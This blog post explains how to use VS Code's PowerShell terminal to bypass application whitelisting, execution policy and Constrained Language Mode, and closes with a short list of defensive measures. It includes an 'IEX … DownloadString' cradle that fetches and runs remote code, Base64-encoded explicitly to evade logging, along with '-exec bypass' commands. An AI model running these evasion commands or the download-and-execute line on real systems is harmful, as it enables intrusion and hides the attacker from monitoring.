Overview
As security researchers, we often encounter environments where PowerShell is restricted through various security controls, such as:
- Group Policy Restrictions
- AppLocker
- Windows Defender Application Control (WDAC)
- Antivirus/EDR Monitoring
- Constrained Language Mode
However, Microsoft Visual Studio Code (VS Code) offers an interesting way to bypass many of these restrictions. Since VS Code is a trusted, Microsoft-signed application, it provides a built-in PowerShell terminal that can execute commands with fewer security enforcement mechanisms.
This article explores techniques to leverage VS Code for unrestricted PowerShell execution, useful for security testing, penetration testing, and forensic analysis.
Why Use VS Code?
VS Code is a popular IDE used across many organizations, making it a trusted application that is often exempt from security restrictions. Its integrated PowerShell terminal provides several advantages:
- Microsoft-signed → Less likely to be blocked by security tools.
- Built-in PowerShell support → Enables script execution.
- Bypass Application Whitelisting → PowerShell may be restricted, but VS Code may not.
- Execution in Restricted Environments → Can help evade security policies.

Bypassing PowerShell Restrictions with VS Code
1. Launching an Interactive PowerShell Session
If PowerShell execution is restricted via powershell.exe, it may still be accessible within VS Code.
Steps
- Open VS Code.
- Press
Ctrl + Shift + Pto open the Command Palette. - Type “PowerShell: Open Terminal” and select it.
- A fully interactive PowerShell session will open inside VS Code.

Bypasses: Direct PowerShell execution restrictions.
2. Running Scripts in VS Code’s PowerShell Terminal
If script execution is blocked, try running scripts inside VS Code’s terminal.
Steps
- Open VS Code and create a new file (
bypass.ps1). - Write your PowerShell script.
- Press F5 (Run) or use
Ctrl + Shift + P→ “Run PowerShell Script”.
Write-Host "Executing PowerShell script inside VS Code..."
Bypasses: Execution policy restrictions.
3. Loading PowerShell Modules and Functions Manually
If Import-Module is restricted, manually defining functions inside VS Code still works:
function Invoke-Bypass {
    Write-Host "PowerShell Bypass Executed"
}
Invoke-Bypass
Bypasses: Module execution restrictions.

4. Spawning an Unrestricted PowerShell Proces
If PowerShell is running in Constrained Language Mode, spawn an unrestricted session:
powershell -nop -exec bypass -c "Start-Process powershell -Verb runAs"
Bypasses: Constrained Language Mode.
5. Running Encoded Commands to Evade Logging
To avoid logging, encode commands in Base64 and execute them:
$cmd = "IEX(New-Object Net.WebClient).DownloadString('https://stevesec.com')"
$encoded = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($cmd))
powershell -EncodedCommand $encoded
Bypasses: Logging and security detections.

Although my access was denied, it did not fully prevent execution. The error “Program ‘powershell.exe’ failed to run: Access is denied” indicates process-level restrictions, likely from AppLocker, WDAC, or EDR. While powershell.exe is blocked, alternative execution paths may still work.
Encoded commands were blocked, meaning PowerShell execution is restricted at the OS level. Possible bypasses include running commands directly in VS Code’s integrated terminal, using cmd.exe or trusted binaries for indirect execution, or leveraging inline execution methods via [System.Diagnostics.Process].
Defensive Measures
As defenders, we must anticipate these techniques. Consider the following security measures:
- Restrict VS Code Execution: Use AppLocker or WDAC to block unauthorized use.
- Monitor VS Code Activity: Track PowerShell execution via Sysmon and SIEM solutions.
- Enforce Language Mode Restrictions: Force Constrained Language Mode, even inside VS Code.
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell" -Name "ExecutionPolicy" -Value "Restricted"
Conclusion
VS Code provides a trusted way to execute PowerShell in restricted environments. As security researchers, we can leverage this for:
- Security testing
- Red teaming
- Forensic investigations
While attackers use these techniques for bypasses, defenders must detect, monitor, and mitigate them.
Test your security assumptions—attackers certainly will.